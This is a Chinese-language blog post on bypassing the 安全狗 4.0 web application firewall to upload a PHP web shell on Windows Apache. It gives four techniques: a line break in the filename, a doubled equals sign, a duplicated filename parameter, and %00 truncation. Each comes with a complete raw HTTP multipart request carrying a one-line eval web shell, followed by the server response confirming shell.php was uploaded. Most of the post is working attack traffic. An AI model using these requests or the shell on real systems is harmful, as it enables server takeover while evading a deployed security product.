文件上传 Bypass 安全狗 4.0 - Cl4y's SecretCl4y's Secret

> 安全狗 4.0 的文件上传 bypass

文件上传 Bypass 安全狗 4.0

环境是 win+apache2.4 + 安全狗 4.0

大致思路呢，就是考虑到安全狗在检测的时候，是正则常规 request 包，但是 apache 处理 request 包的时候有容错，这就造成了差异性，安全狗就会提取不出应该提取的部分，从而绕过

文件名回车绕过：

```
POST /uploads/upload_file.php HTTP/1.1
Host: 192.168.204.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.204.1/uploads/
Content-Type: multipart/form-data;
boundary=---------------------------8882140802172970181149783O8
Content-Length: 375
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------8882140802172970181149783O8
Content-Disposition: form-data; name==="file"; filename="shell.p
hp"
Content-Type: application/x-php

<?php

@eval($_POST['cl4y']);

?>

-----------------------------8882140802172970181149783O8
Content-Disposition: form-data; name="submit"

提交
-----------------------------8882140802172970181149783O8--
```


```
HTTP/1.1 200 OK
Date: Sun, 29 Mar 2020 06:00:07 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 293
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html lang="zh">

<head>
<meta charset="UTF-8">
<title>check</title>
</head>

<body>

</br></br></br></br></br></br></br></br></br></br></br></br></br></br></br>
<div class="error">
<strong>
上传文件名: shell.php<br></strong>
</div>


</body>
</html>
```

== 绕过

```
POST /uploads/upload_file.php HTTP/1.1
Host: 192.168.204.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.204.1/uploads/
Content-Type: multipart/form-data;
boundary=---------------------------8882140802172970181149783O8
Content-Length: 369
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------8882140802172970181149783O8
Content-Disposition:form-data;name="file";filename=="shell.php"
Content-Type: application/x-php

<?php

@eval($_POST['cl4y']);

?>

-----------------------------8882140802172970181149783O8
Content-Disposition: form-data; name="submit"

提交
-----------------------------8882140802172970181149783O8--
```

```
HTTP/1.1 200 OK
Date: Sun, 29 Mar 2020 06:31:59 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 293
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html lang="zh">

<head>
<meta charset="UTF-8">
<title>check</title>
</head>

<body>

</br></br></br></br></br></br></br></br></br></br></br></br></br></br></br>
<div class="error">
<strong>
上传文件名: shell.php<br></strong>
</div>


</body>
</html>
```

双写 `filename=;` （诡异的 request 包）




```
POST /uploads/upload_file.php HTTP/1.1
Host: 192.168.204.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.204.1/uploads/
Content-Type: multipart/form-data;
boundary=---------------------------8882140802172970181149783O8
Content-Length: 378
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------8882140802172970181149783O8
Content-Disposition:form-data;name="file";filename=;filename="shell.php"
Content-Type: application/x-php

<?php

@eval($_POST['cl4y']);

?>

-----------------------------8882140802172970181149783O8
Content-Disposition: form-data; name="submit"

提交
-----------------------------8882140802172970181149783O8--
```

```
HTTP/1.1 200 OK
Date: Sun, 29 Mar 2020 06:33:16 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 293
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html lang="zh">

<head>
<meta charset="UTF-8">
<title>check</title>
</head>

<body>

</br></br></br></br></br></br></br></br></br></br></br></br></br></br></br>
<div class="error">
<strong>
上传文件名: shell.php<br></strong>
</div>


</body>
</html>
```

%00 截断

在文件名后面加上 %00 然后 CTRL+SHIFT+U 转成字符，这里后面不用加 .jpg 也可以



```
POST /uploads/upload_file.php HTTP/1.1
Host: 192.168.204.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.204.1/uploads/
Content-Type: multipart/form-data;
boundary=---------------------------8882140802172970181149783O8
Content-Length: 376
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------8882140802172970181149783O8
Content-Disposition: form-data; name="file"; filename="shell.php .jpg"
Content-Type: application/x-php

<?php

@eval($_POST['cl4y']);

?>

-----------------------------8882140802172970181149783O8
Content-Disposition: form-data; name="submit"

提交
-----------------------------8882140802172970181149783O8--
```

```
HTTP/1.1 200 OK
Date: Sun, 29 Mar 2020 06:29:01 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 293
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html lang="zh">

<head>
<meta charset="UTF-8">
<title>check</title>
</head>

<body>

</br></br></br></br></br></br></br></br></br></br></br></br></br></br></br>
<div class="error">
<strong>
上传文件名: shell.php<br></strong>
</div>


</body>
</html>
```